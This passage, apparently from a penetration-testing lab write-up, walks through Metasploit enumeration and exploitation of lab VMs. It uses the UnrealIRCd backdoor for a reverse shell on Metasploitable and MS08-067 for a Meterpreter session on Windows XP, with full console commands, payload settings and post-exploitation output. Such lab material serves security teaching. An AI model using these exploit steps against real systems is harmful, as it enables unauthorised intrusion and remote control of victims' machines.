7. The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications



8. Here when the "--save" command is used, the output is saved under the /root/.msf4/local/ folder.



9. As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the "services" command to see all the running services and their network details.


```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.37.130  21     tcp    ftp           open
192.168.37.130  22     tcp    ssh           open
192.168.37.130  23     tcp    telnet        open
192.168.37.130  25     tcp    smtp          open
192.168.37.130  53     tcp    domain        open
192.168.37.130  80     tcp    http          open
192.168.37.130  111    tcp    rpcbind       open   2 RPC #100000
192.168.37.130  139    tcp    netbios-ssn   open
192.168.37.130  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.37.130  512    tcp    exec          open
192.168.37.130  513    tcp    login         open
192.168.37.130  514    tcp    shell         open
192.168.37.130  1099   tcp    rmiregistry   open
192.168.37.130  1524   tcp    ingreslock    open
192.168.37.130  2049   tcp    nfs           open   2-4 RPC #100003
192.168.37.130  2121   tcp    ccproxy-ftp   open
192.168.37.130  3306   tcp    mysql         open
192.168.37.130  3632   tcp    distccd       open
192.168.37.130  5432   tcp    postgresql    open
192.168.37.130  5900   tcp    vnc           open
192.168.37.130  6000   tcp    x11           open
192.168.37.130  6667   tcp    irc           open
192.168.37.130  6697   tcp    ircs-u        open
192.168.37.130  8009   tcp    ajp13         open
192.168.37.130  8180   tcp    unknown       open
192.168.37.130  8787   tcp    msgsrvr       open
192.168.37.130  45837  tcp    mountd        open   1-3 RPC #100005
192.168.37.130  49598  tcp                  open
192.168.37.130  55451  tcp    nlockmgr      open   1-4 RPC #100021
192.168.37.130  60540  tcp    status        open   1 RPC #100024

msf6 >
```

10. UnrealIRCd service:

Here we will search for the exploit UnrealIRCd by using the command "search UnrealIRCd". The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

11. Additional information on the exploit can be found using the "info" command followed by the exploits index number.



12. We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response

For Kali:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
── 192.168.37.130 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

┌──(kali㉿kali)-[~]
└─$
```

For our Target(Metasploitable Linux):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5062 (4.9 KB)  TX bytes:7611 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$
```

13. To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.

Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.

- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.

- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”.

The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.

A successful attack will be indicated by the shell session that is created.

```
msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fAcm0tKqoy41TLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fAcm0tKqoy41TLWU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.37.131:4444 → 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

C. Gaining Access to a Target Machine via a vulnerability

1. Open Windows XP VM which will be our next target.

2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

   For Windows

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_
```


```
C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

For Kali:


```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
msf6 > ping 192.168.37.132
[*] exec: ping 192.168.37.132

PING 192.168.37.132 (192.168.37.132) 56(84) bytes of data.
64 bytes from 192.168.37.132: icmp_seq=1 ttl=128 time=2.66 ms
64 bytes from 192.168.37.132: icmp_seq=2 ttl=128 time=1.21 ms
64 bytes from 192.168.37.132: icmp_seq=3 ttl=128 time=0.586 ms
64 bytes from 192.168.37.132: icmp_seq=4 ttl=128 time=0.545 ms
64 bytes from 192.168.37.132: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 192.168.37.132: icmp_seq=6 ttl=128 time=0.556 ms
64 bytes from 192.168.37.132: icmp_seq=7 ttl=128 time=0.617 ms
^C
── 192.168.37.132 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6092ms
Interrupt: use the 'exit' command to quit
rtt min/avg/max/mdev = 0.545/0.978/2.657/0.718 ms
msf6 >
```


Set Kali Network to NAT and Tick checkbox, Restart Kali




Set Windows to NAT, and restart Windows.




Go to the control panel in start and turn off the firewall





Run the “netdiscover” command to see the target machines IP.



Go back to Kali and run the command “sudo msfconsole”

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

```
msf6 > workspace
  Fourthedition
* default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

Search for the exploit “ms08_067_netapi”.

```
msf6 > search ms08_067_netapi

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corr
uption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploi
                                       t
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.37.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf6 exploit(windows/smb/ms08_067_netapi) >
```

Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts => 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.37.132
[*] Meterpreter session 1 opened (192.168.37.131:4444 → 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500

meterpreter >
```

Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```
meterpreter > sysinfo
Computer        : RUDRA-6A76A66AA
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```
meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

 Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>          .
11/12/2022  12:32 PM    <DIR>          ..
09/25/2022  03:49 PM             1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>          1025
09/25/2022  09:12 PM    <DIR>          1028
09/25/2022  09:12 PM    <DIR>          1031
09/25/2022  09:12 PM    <DIR>          1033
09/25/2022  09:12 PM    <DIR>          1037
09/25/2022  09:12 PM    <DIR>          1041
09/25/2022  09:12 PM    <DIR>          1042
09/25/2022  09:12 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
